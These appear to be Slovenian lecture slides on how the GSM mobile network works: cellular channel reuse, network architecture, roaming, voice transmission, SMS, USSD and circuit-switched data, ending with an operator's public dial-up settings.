
# Princip celičnosti

- Omrežje GSM ima na voljo omejeno število kanalov oz. frekvenc
  - na 900 MHz pasu je na voljo skupaj 175 kanalov
    - delitev med tri operaterje (Mobitel: 62, Simobil: 62, Tušmobil: 50)
  - motnje med sosednjimi celicami
    - frekvence se v isti in sosednjih celicah ne ponavljajo
    - povprečna raba cca. 3 frekvence na celico = 22 uporabnikov
    - reševanje problema kapacitet z velikostjo celic
  - modeliranje celičnega omrežja
    - teoretični model: šestkotniki, 6+1
    - praktični: statistične meritve, različne velikosti



Pravilo za ponovno uporabo kanala


$$d > 2 * r$$






# Postavitev celic v realnem okolju

- Piko (~10m), mikro (~500m), makro (~10km), krovne celice (35km)




**Pametne antene!**





# Arhitektura celičnega omrežja GSM

- Omrežje GSM sestavlja zvezdasto razvejana arhitektura
  - jedrni del omrežja z glavnim centrom MSC (eden ali več)
  - bazna postaja BS z nadzornikom BSC (vsak MSC več BSC, BSC več BS)
  - mobilna postaja MS s kartico SIM (vsaka BS sprejme več MS)
  - baze in registri podatkov
    - HLR, VLR - zagotavljajo mobilnost
    - EIR, AuC - varnost in zasebnost
    - OMC, TMN - upravljanje






# Gostovanje v tujini

- **Primer klica slovenskega naročnika, ki gostuje v tujini**
  - klicatelj v Sloveniji zavrti telefonsko številko mobilnika
  - pri domačem operaterju mobilnika se preveri stanje uporabnika (HLR)
    - uporabnik je doma, v domačem omrežju
    - uporabnik se nahaja **v tujini, prijavljen je** v omrežju tujega operaterja
    - uporabnik ima izklopljen telefon


- klic se preusmeri v tujino
- tuj operater
  - preveri, na katerem območju celic se uporabnik nahaja
  - sproži klic na skupino celic
- naročnik v tujini
  - se odzove na klic
  - plača gostovanje






# Prenos govora

## Komunikacijski model



## Izmenična radijska oddaja - deljeni sodostop

$1 / 0.004615 \text{ s} = 216.67 \text{ Hz}$   
slišno v zvočniku






# Prenos sporočil SMS

## ■ SMS center (SMSC)

- osrednji element za hranjenje in posredovanje sporočil
- nadzor nad dostavo sporočil in obveščanjem o prejemu
- določeno trajanje sporočil v centru (maks. 72 ur)




Slovenci smo lani poslali 1,277 milijarde SMS-sporočil, v zadnjem četrletju pa je bilo poslanih več kot osem milijonov MMS-sporočil, kar je 34 % več kot v četrletju prej

Vir: RTVSLO.si, 21.3.2011

## ■ Posebnosti SMS

- omogočen prenos 160 7-bitnih ASCII znakov oz. 70 16-bitnih znakov, npr. kitajskih, šumnikov



SMS — GMSC Gateway MSC  
 SMS — IW MSC InterWorking MSC  
 SC — Service Center  
 SME — Short Messaging Entity

**Naslov SMS centra je shranjen na kartici SIM**

(pošiljanje v tujini deluje tudi brez +386...)



# Prenos sporočil USSD


## ■ USSD - Unstructured Supplementary Service Data

- uporaba znakovnih nizov \*, # in cifer preko tipkovnice
  - niz \*XXX\*Y# (XXX – zakupljena koda storitve, Y – izbira uporabnika)
  - največja dolžina sporočila je omejena na 182 znakov
- hitrost delovanja
  - izpis neposredno na zaslon terminala v skoraj realnem času
  - 7-krat hitrejši prenos od transporta sporočil SMS
- ukazi USSD delujejo tudi v tujini



## ■ Primeri uporabe

- RA/TV glasovanja
- napolnitev predplačniških kartic
- naročniške poizvedbe
- SIM toolkit






# Prenos podatkov

## ■ Posebnosti prenosa podatkov

- podatki so občutljivi na vsak spremenjen bit
  - mobilnost prinaša dodatne motnje zaradi presihov in drugih dejavnikov
  - napačen sprejem povzroči napačno CRC kodo in potrebo po ponovitvi
- podatki predstavljajo digitalno vsebino
  - že pripravljen niz enic in ničel, zunanji MODEM ni potreben






# Vodovni prenos podatkov (CSD)


## ■ CSD (Circuit Switched Data)

- tokokrogovni (vodovni) prenos podatkov
  - prenosno okno je zaseženo ves čas povezave
  - v tem času je povezava do terminala zasedena
  - možen le prenos signalizacije (paging)
- vzpostavljanje povezave
  - podatkovni klic na skupino modemov (dial-up)
  - podajanje uporabniškega imena in gesla
- robustnost prenosa
  - osnovni: 9.600 bit/s (13,2 kbit/s zaščite)
  - izboljšan: 14.400 bit/s (8,4 kbit/s zaščite)
- vzporedno združeni kanali (**H**SCSD)
  - terminali podpirajo do 3DL+1UL
  - največja hitrost znaša 43,2 kbit/s



(c) 1975 Joseph A. Carr - JoeTourist.ca

Primer: operater Mobitel  
Klicna številka: 041 181818  
Uporabniško ime: mobitel  
Geslo: internet

